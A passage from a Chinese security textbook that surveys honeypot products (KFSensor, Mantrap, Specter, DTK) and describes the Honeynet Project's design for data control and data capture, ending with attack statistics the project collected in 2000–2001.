 17 202.96.154.100     [szptt154.szptt.net.cn] 08:52 - 08:53 UTC
 2 203.199.209.120     [203.199.209.120] 11:46 - 11:46 UTC
 16 203.248.195.176    [203.248.195.176] 09:39 - 10:02 UTC
 16 204.69.168.50      [204.69.168.50] 11:25 - 11:48 UTC
...
Target address
==============
 213.141.139.68:    86 |   80:    85    515:     1
 213.141.139.73:    62 |   80:    61    515:     1
 213.141.139.75:    53 |   80:    52    515:     1
 213.141.139.76:    51 |   80:    50    515:     1
...
```

3.4.10 NetFacade

这是一种商业性蜜罐，由 Verizon 公司开发，可以完成如下功能：

（1）可以模仿由虚拟主机构成的 C 类 IP 网络；

（2）可以指定网络地址空间或运用已经存在的网络将模拟主机与真正的主机“交织”起来；

（3）对操作系统指纹 IP 数据包作出适当的应答；

（4）自动攻击识别和附加的申报功能；

（5）可以鉴别未知的攻击并作为 IDS 和防火墙的输入。

3.4.11 KFSensor

KFSensor 实际上是一种基于主机的入侵检测系统（IDS），但是它通过模仿易受攻击的系统服务和 trojan 作为蜜罐来吸引和检测攻击者，其工作界面如图 3-8 所示。



图 3-8 KFSensor 工作界面

KFSensor 具有以下优点。

1. 无误报

防火墙和基于网络的 IDS 通常会淹没在庞大的网络业务中，从而因为误解合法的网络业务而产生错误的告警。KFSensor 蜜罐模型没有任何合法使用，所以所有连接都是可疑的行为。

2. 低开销

KFSensor 在受到攻击之前都处于休眠状态，因此仅需很小的处理器时间或网络资源。传感器可以在不影响主机的正常使用情况下安装在用户主机上，无需任何其他硬件设备。

3. 简单

KFSensor 所使用的概念非常简单。所以如果想对它进行配置并进行操作，仅需很基本的训练和很低的费用。

4. 实时检测

一旦发现攻击，就迅速进行分析并发出告警，从而在攻击进行的过程中做出快速反应。

5. 深入的安全性

KFSensor 也可以完成其他安全产品的工作，比如防火墙、防病毒和基于网络的 IDS 系统，从而提供了多层次的安全防护。

3.4.12 Tiny 蜜罐

这类免费蜜罐几乎支持所有的连接尝试，因此可以真正采用用户自定义的内容规则，而不是仅仅依赖于单个端口或协议的“上下文”过滤器。可以将 Linux 的 netfilter 与 REDIRECT 结合使用，用于应答任何由外部发起的连接请求（由 xinetd 进行管理）。它可以对那些未在使用的 TCP 端口进行监听，记录所有的行为并对攻击者进行反馈。Tiny 蜜罐应答用 Perl 语言描述，可以与大部分自动攻击工具进行交互。

3.4.13 Mantrap

由 Recourse 公司开发的 Mantrap（捕人陷阱）是一种商业蜜罐。除了可以模拟服务之外，Mantrap 还可以自己创建 4 种子系统，通常称为“jail”（监狱）。这些 jail 是在逻辑上离散的并且与主操作系统分离的操作系统。安全系统管理员可以像修改任何普通操作系统那样对这些 jail 进行修改，包括根据自己的需要安装各种应用软件，比如 Office、Oracle 或 Apache 等。这些特性使蜜罐变得非常灵活，可以完成的工作更加多种多样。攻击者可以与整个 jail 系统进行交互，还可以对各种各样的应用程序进行攻击。当然所有这些行为也都可以被捕获并记录下来。使用者不仅可以检测端口扫描和远程登录攻击，还可以捕获 rootkit（自我检查法）、应用层攻击、IRC 聊天对话和其他各种攻击。

然而，可以了解的信息越多，出现问题的可能性就越大。蜜罐一旦被入侵，攻击者就可以运用该操作系统的所有功能对其他人进行攻击。所以必须小心谨慎地使用这种蜜罐，将安全风险的出现降至最低。尽管如此，这种蜜罐依然不是具有最高交互性的蜜罐。这种蜜罐可以作为产品蜜罐用于对入侵进行检测和响应，也可以作为研究型蜜罐对各种威胁进行研究。

Mantrap 可以保持对攻击者行为的审计追踪，并保存日志文件和记录入侵者的行为，入侵

者的一举一动都在受到监控并记录在案。拥有这些信息，用户就可以对入侵者做出简单的结论，包括入侵者的熟练程度和入侵的意图等等。比如，许多入侵者都是“脚本少年”——也就是没有多少经验的攻击者，他们试图运用那些由经验更加丰富的黑客发布的脚本闯入计算机系统。其他的入侵者在寻找可以利用的资源，比如可以用于发送垃圾邮件的网站或者可以引起其他攻击的网站。比如说，一些入侵者试图要攻击用户的网络，进行机密信息或私有信息的窃取。如果具有了攻击者的准确审计追踪，用户就可以在响应攻击者的同时做出有效的资源配置。

目前，只有适用于 Solaris 操作系统的 Mantrap。

3.4.14 Honeynet

Honeynet 是研究型蜜罐的典型代表，它是一种高交互蜜罐，用户可以获得的信息更多，然而它们具有最高的风险性。Honeynet 的最大价值就是进行研究，获得互联网上当前各种威胁的信息。Honeynet 是一个产品系统的网络，与已经讨论的大部分蜜罐不同的是它不进行模拟，对真实的系统不进行修改或仅仅做很小的改动。这样的蜜罐系统令攻击者可以对所有的系统、应用程序和功能进行攻击。根据 Honeynet 可以获得的信息包括攻击者使用的攻击工具和攻击策略以及通信的方法、攻击组织的组成和攻击动机。当然获得这么多信息的同时就会引入极大的风险。所以必须采取各种各样的方法保证 Honeynet 被入侵时不会被攻击者作为攻击其他人的工具。下一节将对 Honeynet 进行更为详细的介绍。

3.4.15 小结

每一种蜜罐都具有自己的特点，因为 Specter 的用户界面做得很出色，所以，它很容易安装和运行，但它的包含等级不是很高，它的操作系统都是虚假的。但这又能帮助系统减少很多的危害。ManTrap、DTK 和 Custom 建立的蜜罐都是用户化的，它们的价值很高，但同时它们的危险性也很大。ManTrap 和 DTK、home-made-蜜罐相比的优势是提供了 GUI，这样就使得这个商用软件很容易配置、分析和使用。

表 3-2 列出了 Recourse Technologies 公司的 Mantrap、Fred Cohen 写的 Deception Toolkit、NeoWorx 的 Specter、Home-made-蜜罐等蜜罐产品的不同特点。

表 3-2　　多种蜜罐的比较

	Mantrap	Specter	DTK
包含等级	高	低	中
可扩展性	—	—	√
开发源码	—	—	√
自由获取	—	—	√
价格	高	低	中等
日志文件	√	√	√
信息上报	√	√	√
配置	不同	容易	中等
GUI	√	√	—

以上，已经对13种不同类型的蜜罐进行了介绍。可以说，没有哪种蜜罐明显优于任何其他产品，每种产品都有自己的优点和缺点，这完全取决于用户的工作重点。对于蜜罐系统，攻击者可以进行的交互越多，用户可以获得的信息就越多，但是所冒的风险就越大。BOF 和 Specter 代表低交互蜜罐，它们容易配置，具有较小的风险，然而它们只可以模仿一些特定的服务和操作系统，主要用于检测。Mantrap 和 Honeynet 代表中到高交互的蜜罐，它们可以提供更多的信息，但是用户必须做的工作更多，所冒的风险也非常大。

3.5 Honeynet

Honeynet（蜜网）工程是最为著名的公开蜜罐项目。在这个工程中，SUN 公司的工程师把蜜罐电脑连成了网络。在 Honeynet 的攻击者跟踪行动中，计算机专家们发现，很多攻击者其实并不是计算机高手，他们只是能够简单的使用自动攻击软件的新手而已。而对于广大的没有基本防范能力的互联网用户来讲，这些机械的自动攻击程序也能够成为安全的杀手。

3.5.1 Honeynet 的概念

从传统意义上讲，信息安全要做的工作单纯是防御。防火墙、入侵检测系统和加密等，防止自己负责的资源不会受到入侵的攻击。在这个阶段，信息安全所要做的就是尽力保护自己的组织，检测防御中的失误并采取相应的措施。这些安全措施都只能检测到已知类型的攻击和入侵。而 Honeynet 设计目的就是从现存的各种威胁中提取有用的信息，发现新型的攻击工具、确定攻击的模式并研究攻击者的攻击动机。

Honeynet 是专门为研究设计的高交互型蜜罐，可以从攻击者那里获取所需的信息。大部分传统的蜜罐都进行对攻击的诱骗或检测。这些传统的蜜罐通常都是一个单独的系统，用于模拟其他的系统或者模拟已知的服务或弱点，或者创建 jail 环境。Honeynet 不同于传统的蜜罐，属于研究型蜜罐。它并不是一种比传统的蜜罐更好的解决方案，只是其侧重点不同而已。它所进行的工作实质是在各种网络迹象中获取所需的信息，而不是对攻击进行诱骗或检测。

在过去的几年当中，由于脚本攻击工具和自动攻击工具的大量使用，基于网络的入侵变得越来越广泛。于是，对蜜罐系统的研究又掀起一次新的高潮，安全专家们试图找到可以用于诱骗并破译黑客组织使用的攻击方法，这时 Honeynet 就应运而生了。

3.5.2 Honeynet 与蜜罐的不同之处

Honeynet 是一种特殊类型的蜜罐，在设计上与蜜罐有两点不同。

（1）Honeynet 不是一个单独的系统而是由多个系统和多个攻击检测应用组成的网络。这个网络放置在防火墙的后面，所有进出网络的数据都会通过这里，并可以捕获并控制这些数据。根据捕获的数据信息分析的结果就可以得到攻击组织所使用的工具、策略和动机。

Honeynet 内可以同时包含多种系统，比如 Solaris、Linux、Windows NT、Cisco 路由器和 Alteon 交换机等，这样就可以创建一个反映真实产品情况的网络环境。不仅如此，不同的系统可以采用不同的应用，比如 Linux DNS 服务器、Windows IIS 网络服务器和 Solaris 数据库服务器，这样就可以进行不同工具和策略的学习。不同的攻击者攻击的是特定的系统、应用或弱点。拥有各种操作系统的不同实际应用，就可以更加准确地概括不同攻击者的不同意图和特点。

（2）所有放置在 Honeynet 中的系统都是标准的产品系统，这些系统和应用都是用户可以在互联网上找到的真实系统和应用。这意味着该网络中的任何一部分都不是模拟的应用，而这些应用都具有与真实的系统相同的安全等级。因此，在 Honeynet 中发现的漏洞和弱点就是真实存在的组织所需改进的问题。用户所需做的就是将系统从产品环境移植到 Honeynet 中。

3.5.3 Honeynet 的研究价值

从概念上讲，Honeynet 就是一个简单的机构。用户创建的网络类似一个透明玻璃鱼缸，用户可以看到在这个网络中发生的所有事情，用户就像观察鱼缸中的鱼一样查看攻击者在自己的虚拟网络中的各种攻击行为。用户可以将任何自己所需的应用程序放入网络中，这样就构建了属于用户自己的 Honeynet。捕获的行为使用户掌握了攻击组织使用的工具、策略和动机。

在过去检测和捕获攻击者行为的技术实践中，安全工作所面对的最大问题是信息超载。大部分组织必须面对的挑战是从成千上万的产品业务信息和恶意行为信息中做出正确的决定。在入侵检测系统和系统日志分析中，试图用已知签名或运算的数据库来区别正常业务和恶意行为的方法来解决这个问题。但是实际中一系列的问题，诸如信息超载、数据污染、未知行为、误报和漏报等，使分析和判断行为变得非常困难。

与其他蜜罐一样，Honeynet 以简单的方式解决了数据超载的问题。Honeynet 的设计并不针对产品业务，而是一种妥协的设计。在定义上，任何进入或离开网络的业务都应该被认为是可疑的。但是在 Honeynet 中，任何由 Honeynet 外部发起的连接都会被认为是某种侦听、攻击或其他恶意行为。而任何由 Honeynet 内部向外发起的连接都被认为是合法的。如果攻击者从已经被攻陷的内部主机向外部互联网发起连接时，系统就会放行。这种非产品业务的妥协设计大大地简化了数据的捕获和数据的分析。

实际上，Honeynet 是一种工具，也可以用于其他用途。比如，组织可以使用 Honeynet 对网络产品的事故响应能力进行测试和开发等。

3.5.4 Honeynet 的功能

虽然 Honeynet 的建立和开发方式多种多样，几乎没有完全相同的两个 Honeynet，但是所有的 Honeynet 都必须支持信息控制和信息捕获两大功能。信息控制代表了一种规则，用户必须能够确定自己的数据包能够发送到什么地方。其目的是，当用户 Honeynet 内的蜜罐主机被入侵后，它不会被用来攻击 Honeynet 以外的机器和组织。信息捕获则是要抓到攻击组织的所有数据流。只有做到这两点，Honeynet 的使用者才能进一步分析攻击者所使用的工具、策略及攻击目的。

1. 信息控制

信息控制就是对入侵者行为的规范。对付那些总是构成威胁的攻击者时，Honeynet 应该降低入侵者能造成的威胁。需要确定的是，一旦系统被入侵，Honeynet 内的蜜罐不能损害任何其他处于 Honeynet 系统之外的机器和组织。这时 Honeynet 面临的最大问题是，在不让攻击者产生怀疑的前提下控制数据流。只要系统已经被入侵，攻击者就可以随时进行互联网通信，比如检索工具箱、建立 IRC 联系或者发送电子邮件。Honeynet 必须允许攻击者自由地进行这些行为。如果攻击者不能够从内部向外部发起连接，他们可能会变得更加小心翼翼。所以诱骗

系统一定要为攻击者提供足够自由来进行他们需要做的任何事情，但是并不允许他们运用已经被入侵的系统来攻击其他的系统，比如拒绝服务攻击、系统扫描和数据挖掘等。可以得到这样一个很简单的结论，Honeynet 允许攻击者从内部发出的连接越多，就可以获得更多的信息，但是可能发生的风险就越大。

Honeynet 工程所设计的 Honeynet 要捕获所有进出的连接，所以就在 Honeynet 前端放置一个防火墙，所有的信息包将通过防火墙进入 Honeynet，防火墙能够对所有从 Honeynet 内的蜜罐机器向外的连接进行追踪，当一个蜜罐外发的连接数量达到预设的上限时，防火墙便会拦截那些信息包，这样就可以保证在 Honeynet 内的机器不被滥用的前提下，允许入侵者尽可能多地做他们想做的事情。一般情况下，将外发连接数设为 5 至 10 比较合适。这样做就可以避免 Honeynet 内的蜜罐成为入侵者的扫描、探测及攻击他人的对象。当然，如果一个组织能够做到全天候对 Honeynet 进行监控的话，就不需要进行这样的设置，这样就可以对外发的数据包都不做任何限制，直到检测到有拒绝服务攻击或者其它的滥用系统的行为发生时，系统监控人员可以简单地手动将攻击停止。Honeynet 工程也开发出自动化程度较高的工具对那些无法提供 24 小时监控的使用者提供帮助。在这个设计中，防火墙与 Honeynet 之间还放置了一个路由器，这个路由器有以下两个作用。

首先，路由器使防火墙变得“不可见”了。当 Honeynet 内的蜜罐被攻击后，入侵者可能会察看从网内向外的路由，如果放置一个更象真实网络的环境，就不会有人注意到在路由器之外还有一台防火墙。其次，路由器也可以对访问控制进行限制。路由器可以作为对防火墙的一个很好补充，以确保网内的蜜罐不会被用来攻击 Honeynet 之外的机器和组织。

在 Honeynet 项目的网络拓扑中，防火墙把整个 Honeynet 分隔成三个部分：陷阱部分、互联网部分和管理控制平台。在信息捕获中还将进一步讨论管理控制平台。所有进出的数据包都必须通过防火墙及路由器，这里防火墙是控制进入及外出连接的主要工具。路由器在这里进行补充过滤的工作。防火墙允许任何的进入及外发连接，但是对网内的蜜罐主机的外发连接数做了限制，只允许 5 条连接，所有超出的连接都将被防火墙拦截。在这个实验中使用的是 CheckPointFW-1 防火墙和一个用于检查有多少外发连接的 shell 脚本。当连接数达到上限时（这里是 5 个并发的连接），这个脚本就触发防火墙将超出的连接断开。发生超出连接上限时，防火墙会给管理员发送相关的告警信息，通告管理员该蜜罐主机已经被阻断。当然，用户可以使用其他类型的防火墙，也不必使用此处提到的 shell 脚本，这里仅提供了一种思路。

路由器在这里是第二层的访问控制工具，它主要用于防止 ICMP 攻击或者其他一些欺骗性的攻击。路由器仅仅允许源地址为 Honeynet 内的 IP 向外发数据包，这样可以防止大多数基于欺骗的攻击，如 SYN flooding 或者 SMURF 攻击。还要禁止 ICMP 外出的信息，这主要是由于目前还缺乏自动、稳定的 ICMP 跟踪的经验。限制 ICMP 还可以使 Honeynet 免受一些如 SMURF、Network Mapping 以及 Ping of Death 的攻击。以下是 Honeynet 工程在路由器上做的 ACL，可以发现有大量的 ICMP 数据包被路由器拦截下来。

```
router# show IP access-list 100
Extended IP access list 100
deny icmp any any (5446314 Matches)
permit ip 172.16.1.0    0.0.0.255 any (66372 Matches)
deny IP any any log (59990 Matches)
```

经过实践，可以发现将防火墙与路由器联合使用，可以在技术上十分完美地对外出的数据包进行过滤，同时在最大程度上让入侵者做他们想做的事情而不会产生怀疑。在 Honeynet 中有大量的拒绝服务攻击企图都被拦截下来，包括 SYN Flooding、SMURF 以及 Ping of Death 等。还有试图利用 Honeynet 进行的扫描或者自动攻击机企图也都被阻塞。当然并没有一种方法是永恒有效的，与攻击组织打交道总是有风险的。

2. 信息捕获

信息捕获就是捕获所有的攻击者行为。对这些捕获的行为进行分析，从而得知攻击者所使用的攻击工具、攻击策略和攻击动机等。这里需要解决的最大问题是在攻击者没有察觉的情况下，尽量多的捕获有关攻击者行为的数据，并使到达蜜罐的数据尽量真实。值得注意的是，捕获的数据不能存储在本地蜜罐中，这是因为存储在本地的数据很有可能会被攻击者发现，这使得攻击者得知他们正在攻击的系统是 Honeynet。此外，存储在本地的数据很有可能会丢失或被破坏。所以 Honeynet 需要做的不仅是在不被攻击者发现的情况下记录攻击者的每个动作，还要在远程存储捕获的信息。Honeynet 要从各种不同的数据源收集数据，所以分层次的进行信息捕获是一种很好的信息捕获结构，将这些层次合并之后就可以绘制一幅大而有层次的图像，并对数据进行一目了然的分析。下面对该技术进行更为详细的讨论。

记录的第一重保护就是防火墙。前面已经讨论如何利用防火墙进行信息的控制，防火墙还能够捕获所需的数据，它可以记录所有进出 Honeynet 的连接。Honeynet 中设定的防火墙不仅可以记录所有的连接企图，而且还及时向管理员发出告警信息。比如，如果有人试图远程登录到 Honeynet 中的某台主机上，防火墙就会记录并且发出报警，这在跟踪端口扫描中十分有效。此外，防火墙还可以记录那些试图与后门和非常规端口建立连接的企图。大部分利用漏洞的程序都会建立一个 shell 或打开某端口等待外来连接，而防火墙可以轻易地判断出对这些端口的连接企图并且对发起源的使用者告警。类似地，系统内部的蜜罐主机向外发起的连接也会被记录。不过，这些告警的内容仅仅是有人对蜜罐系统感兴趣了并已经入侵到系统中，用户可以通过发送电子邮件或者发送手机短信等方式对系统管理员进行提示。

第二重保护是入侵检测系统（IDS），它起到两个主要作用，首先也是最重要的是它可以捕获系统中的所有举动，它的主要工作就是对网络中的信息流量监控分析记录以便将来能够重现。在 Honeynet 工程中，IDS 在网络中的放置方式使得它能够对所有机器进行监控。IDS 必须捕获所有入侵才能将网内的所有举动都记录下来，还能在发现一些可疑举动的时候向用户发出告警。大部分 IDS 都有一个入侵特征库，当网络传输的数据包中有特征字串与该库中某一特定项目符合时，它就会发出警告消息。因此，在 Honeynet 中，IDS 可以被用来对特定的连接进行详细信息的收集捕获。

目前，Honeynet 工程所使用的 IDS 是开放源码的 Snort。对 Snort 进行配置使它能捕获所有网络中的信息传输，即所有进入或者离开 Honeynet 的数据包都将被记录到一个二进制文件中。同样，IDS 还能记下所有明文传输的数据，如 ftp 连接的击键记录，它们都将被写入到指定的目录中，这也使用户能很方便地进行检索。为了完成配置，Honeynet 在 cron 中每天定时运行启动脚本，重启 snort 并且记录到一个新的目录中。最后，配置将所有的 snort 报警信息转发到 syslog 服务器上，同时也写入/var/log/messages 目录下受 Swatch 监视的文件中。Swatch 对这份文件进行实时的监控，并做下面两项工作：一是鉴别 snort 发出的警报并通过电子邮件

转发给系统管理员以提供实时的警报讯息；二是将所有的 snort 警报文件归档存为一个简单的文本文件以备检索。最后，通过 snortsnarf 建立一个简单的、支持交互式查询的数据库，这将有助于数据的深度分析。

第三重保护是系统本身自带的，要记录下入侵者在系统中做了什么，并保证记录文件不被破坏。首先要考虑的是，不能仅仅在本机上保存日志文件，而是应该发一份备份文件到远程日志服务器上。在大部分 UNIX 机器上，可以简单地在 syslog 的配置文件中加上一条远程 syslog 服务器的条目。在 Windows 机器上，一般需要一些第三方的远程日志记录工具，日志文件也可以写入 NFS 或者 SMB 共享的远程日志服务器。一般不隐藏这些日志进程，这是因为一般入侵者进入系统后，“标准”做法是立刻停止日志进程，如果日志进程被隐藏会使入侵者起疑。另一方面，即使入侵者停止日志进程，只会导致 Honeynet 无法进一步记录他们的举动，但是至少他们进入系统的方法、从何处来等信息已经成为无法抹去的记录事实。

此外，还有一些手段更加高明的入侵者会尝试闯入远程的日志服务器并试图删除他们的入侵记录，这也是需要考虑的情况，而且他们的这些尝试也正是 Honeynet 想要了解和捕获的信息。对 Honeynet 来说，日志服务器通常是一台配置得相当安全的主机，当入侵者使用一些更复杂的手段对其进行攻击、危害到它的安全、获取其上的权限的时候（这并不是不可能发生的），就可以删除主机内的日志。但是他们仍然不能对 Honeynet 的日志产生太大影响，这是因为 IDS 还在网内静静地被动捕获 Honeynet 内所有的数据包和入侵者的所有活动，此时，IDS 实际上又反过来充当了第二重的远程日志系统，进一步确保了网络日志记录的完整性。

在捕获信息的过程中，还可以使用一些其他的方法，比如修改系统以便捕获击键及对屏幕、登录 tty 进行捕获并且进行远程数据的传输。Honeynet 利用一些工具来实现这些功能，首先是一个由 Antonomasia 加强的 Bash，可以用它来替代系统本身的/bin/bash，这个 patch 后的 shell 能够把用户的击键写到日志文件中，并发送到远程的日志服务器。另一个工具是一个改进过的 tty Watcher，这个内核模块可以将用户的击键及 tty 过程记录下来，并通过一个非标准的 TCP 连接将这些信息发送出去。

3. 信息收集

信息收集是另一个重要的功能，不过这个功能只针对分布式环境中具有多个 Honeynet 的组织。很多组织只有一个 Honeynet，所以这些组织只需进行信息控制和信息捕获。但是对于在逻辑上或物理上具有多个 Honeynet 的组织来说，就必须将所有捕获的数据都收集起来并集中存储到预定的中心单元中。收集的数据可以进行合并，其数量按指数增长。信息收集功能提供了从分布式 Honeynet 中集中收集所有捕获信息的安全方法。

3.5.5 小结

Honeynet 并不是一个装好后就可以忘却的解决方案，它需要使用者持续的维护及关注，才能发挥最大的效用。为了确保使用者能在第一时间发现并对一些安全事件做出及时的反应，使用者必须通过实时地观察入侵者的举动，不断提高自己的信息捕获及分析的能力。同样地，为了捕获到新的有价值的数据，使用者可能需要经常对可疑的网络事件进行深度分析，这需要很长的时间及熟练的分析能力。比如，一个入侵者在 Honeynet 上花了 30 分钟进行攻击、游戏，但 Honeynet 的使用者则常常需要花费 30~40 小时来对它进行分析。同样，使用者还必须维持

这个陷阱网络的正常运行，任何误操作都可能导致致命的错误，甚至可能导致 Honeynet 无法正常运行。比如说，报警进程非正常停止、磁盘空间满、IDS 的特征字串不够新、系统配置文件损坏、日志文件满、防火墙未及时打补丁等问题都会导致 Honeynet 的瘫痪。

同时，在真正实现 Honeynet 的时候，还可能会有一些比较棘手的问题。比如，试图让入侵者组织能够进入 Honeynet，就不得不把机器放上网络，这时蜜网就暴露于互联网上了，而最终入侵者们会成为 Honeynet 中机器上的 root，用户必须确保自己的机器及带宽不会成为攻击他人的工具。还有一点很重要，在用户使用 Honeynet 工具时，总有可能犯下各种错误，有些甚至最终导致的结果可能很严重，所以必须用各种各样的方法来降低这些可能的安全风险。入侵者很有可能通过各种方式手段，开发一些工具来逃避 Honeynet 的监视，所以用户还必需经常性地检查或者改进已经设定的 Honeynet 环境，确保它仍然是有效的。一定不要低估入侵者的创造力——使用防火墙、路由器及其它一切技术都只能对降低风险提供一定程度的帮助，但风险永远是存在的。

值得一提的是，信息捕获的种种努力也有可能会被绕过，入侵者们不断地开发出各种工具来对抗现有的侦听技术，比如 AntiIDS 及加密技术，可能对信息捕获造成很大影响。比如说 Dug Song 开发了一种称为 frag router 的工具来对抗入侵检测系统，它将数据包分片再进行重组，入侵检测系统想要检查出其攻击特征码就变得更加困难。Rain Forest Puppy 则开发了一个扫描工具称为 whisker，该工具也能通过对数据的分片重组来达到绕开 IDS 的目的。当然多数的信息捕获工具是能够发现这些攻击工具的，但技术总是此消彼长的，很可能马上会有一些新型的不为安全专家所知的技术能绕过 Honeynet 的种种设置，这里只列出其中的一小部分，还会有更多有着先进思想的方法或工具出现，所以必须对这些新情况保持关注（比如，最近 K2 发表的一个工具称为 ADMmutate，可以绕过现有大多数 IDS 的检测）。

最后要说明的是，Honeynet 并不能解决所有的安全问题，建议想要构建 Honeynet 的组织最好先进行测试，并对系统安全状况做一个全面的审核。通过对各种安全策略及程序的适当优化，才能尽可能地降低风险，只有将可能发生的事件尽可能考虑周全并进行训练，它才可能发挥最大的效用。

Honeynet 是一个用来获取攻击者组织使用工具、方法策略及动机的网络。它与蜜罐相类似，有相似的思想、使用着一些相似的工具，但其主要功能还是研究。两者之间有两个主要差别：一是 Honeynet 是一个包含多系统、复杂环境的网络；二是 Honeynet 是一种经过设计的系统，在互联网上可以找到的东西，无论是操作系统或者是系统漏洞都可以进行模拟。这些系统及其漏洞的组合使 Honeynet 成为一个相当好的研究环境。但是 Honeynet 需要系统管理员付出相当大的精力——管理员必须确保没有人能够通过 Honeynet 内部的主机攻击其他机器和组织。Honeynet 并非解决安全问题的万金油，也未必会对所有的互联网组织都适用。但强烈建议那些想要使用 Honeynet 的组织一定要先把自己内部的安全做好，比如为系统打上补丁、关掉不需要的服务等，只有足够安全后，才能更有效地让 Honeynet 成为一种强大的了解入侵者行为策略的工具。

3.6 蜜罐信息的收集和分析技术

自蜜罐概念诞生之日起，相关技术一直在长足发展。直至今日，全世界范围内已经构建起

相当数量的 Honeynet。这些 Honeynet 组织始终致力于收集和归档黑客组织的信息，他们竭尽全力记录每个针对 Honeynet 的侦听和攻击，这些原始数据具有很高的研究价值。目前，各组织之间开始共享获得的数据，他们的目的是：第一，论证黑客组织行为如何猖獗，无论你是谁，永远都不是绝对安全的。这样做的目的就是让网络上的用户得知自己所面对的各种威胁；其次，测试早期预警和威胁预测，通过对各种趋势和方法的测定，有可能做到预测攻击并在攻击发生之前进行响应。

3.6.1 蜜罐的信息收集

要进行信息分析，首先要进行信息收集。蜜罐最有价值的一点就是收集攻击者的各种行为，其发展经历了三个过程，这里分别加以介绍。

1. 基于主机的信息收集

如图 3-9 所示是在蜜罐中记录信息的各种方式。



图 3-9 蜜罐系统中记录信息的方式

基于主机收集到数据可以存放在蜜罐中，比如说放在一个隐藏的分区中，这种做法的缺点是系统管理员不能及时研究这些数据。本地存储的另外一个问题是可能将保留的日志空间用尽，这样系统就会降低交互程度甚至变为不受监控。攻击者也会了解日志区域并且试图控制它，不管攻击者如何处理日志数据，后果都会使日志文件中的数据不再是可信数据。因此，本地存储数据是不可信的。将攻击者的信息存放在一个安全的、远程的地方更具有可信度。当然如果攻击者发现有日志记录机制，攻击者可能会制造“假”的日志数据（或者干脆将日志进程停掉），但他对离开蜜罐的数据将无能为力。将连续数据存储到远程服务器可以通过串行设备、并行设备、USB 或 Firewire 技术和网络接口（比如说通过网卡发送 UDP 数据包到远程的日志服务器上）。当然也可以考虑使用专门的日志记录硬件设备，如特殊的 PCI 卡，但这些方案目前还没有实现。

2. 基于网络的信息收集

基于主机的信息收集定位于主机本身，这就很容易被探测并且一旦探测到就可能被终止。

所以，出现了基于网络的信息收集。基于网络的信息收集没有将收集机制设于蜜罐上，它以一种不可见的方式执行，因为数据只能被分析但不能被更改。基于网络的信息收集比基于主机的信息收集更安全，因为它很难被探测到而且很难被终止。其中的一些信息可以由防火墙来收集，通过配置防火墙记录特定的数据甚至是所有的数据。另一个办法是安装 IDS，利用 IDS 检测可疑的数据包。大多数的 IDS 能够配置成将可疑的对话记录到一个单独的文件中，同时一些协议能够被解析并以明文的形式记录。

3. 主动方式的信息收集

以上介绍的收集蜜罐中信息的方法都是被动的，信息是网络中的数据或是机器自身的数据，没有信息是通过询问第三方而获取的。但信息的收集不应该是被动的，所以，可以通过询问特殊的服务或机器来获取个人、IP 地址或攻击者的信息，这样就可以发现更多有价值的数据，但这种方式也很危险，因为攻击者会察觉并离开蜜罐。

3.6.2 信息收集和分析实例

本节所涉及的数据来自 Honeynet 项目。自 2000 年 4 月到 2001 年 2 月，该项目组在 11 个月中对所搭建的 Honeynet 进行严密监控和高度控制，持续收集和存档 Honeynet 上的每个攻击。这个 Honeynet 由 8 个 IP 地址构成，共享一个本地 ISP 提供的 ISDN 账号。许多家庭用户和小型商业用户以这种方式接入。在信息收集期间，Honeynet 中通常开放 1 至 3 个系统。这些蜜罐上运行的操作系统包括 Solaris Sparc、Windows NT、Windows 98 和 Linux RedHat。

该 Honeynet 具有普通配置，没有设定广播业务，也没有设定引诱攻击者的陷阱。理论上，这个网络非常不活跃，因为该网络并没有提供任何对外服务。尽管如此，它们还是经常受到攻击。

Honeynet 项目所收集到的信息显示黑客组织的行为相当猖獗。下面给出 11 个月期间收集的统计信息和相关图表，这些统计结果比较真实地反映了普通的低攻击价值类的网络受攻击的情况。

（1）从 2000 年 4 月到 12 月，7 个安装有 RedHat6.2 的服务器在链接到 Internet 的三天内受到攻击。Honeynet 项目组根据所收集的信息，推断默认安装的 RedHat6.2 服务器的平均寿命小于 72 小时。在验证这个结论的最后一次尝试中，系统在 8 小时之内就被攻陷。系统被入侵的最快速度为 15 分钟，即系统在 Internet 上链接 15 分钟之后就被攻击者扫描、侦听和利用。

（2）2000 年 10 月 31 日安装了 Windows 98 操作系统，系统采用安装过程中的默认配置，并像许多家庭和组织的常用配置那样设置了文件的共享属性。这个蜜罐在 20 小时之内被攻陷。在接下来的三天中，入侵者成功地攻陷了其他四台机器，完成整个攻击所需的所有时间小于 4 天。

（3）从 2000 年 4 月开始记录 Snort 入侵检测告警，第一个月 Honeynet 总计记录了 157 条 Snort 告警。2001 年 1 月，Honeynet 记录了 1 398 条 Snort 告警，总数提高了 890%。提高的直接原因是在近一年的工作中对 Snort IDS 配置文件进行了修订。同时，防火墙的日志记录也有所增长。2000 年 4 月，Honeynet 防火墙记录了 103 种不同的扫描（不计 NetBIOS）。2001 年 1 月，Honeynet 记录了 206 种不同扫描（不计 NetBIOS），提高了 100%。这些结论表明黑客活动在不断增强，侵略性越来越高，自动扫描工具和扫描能力在不断增强。

（4）从 2000 年 9 月 20 日到 10 月 20 日的 30 天内，Honeynet 接受了 524 种不同的 NetBIOS

扫描，平均每天 17 种不同的扫描。

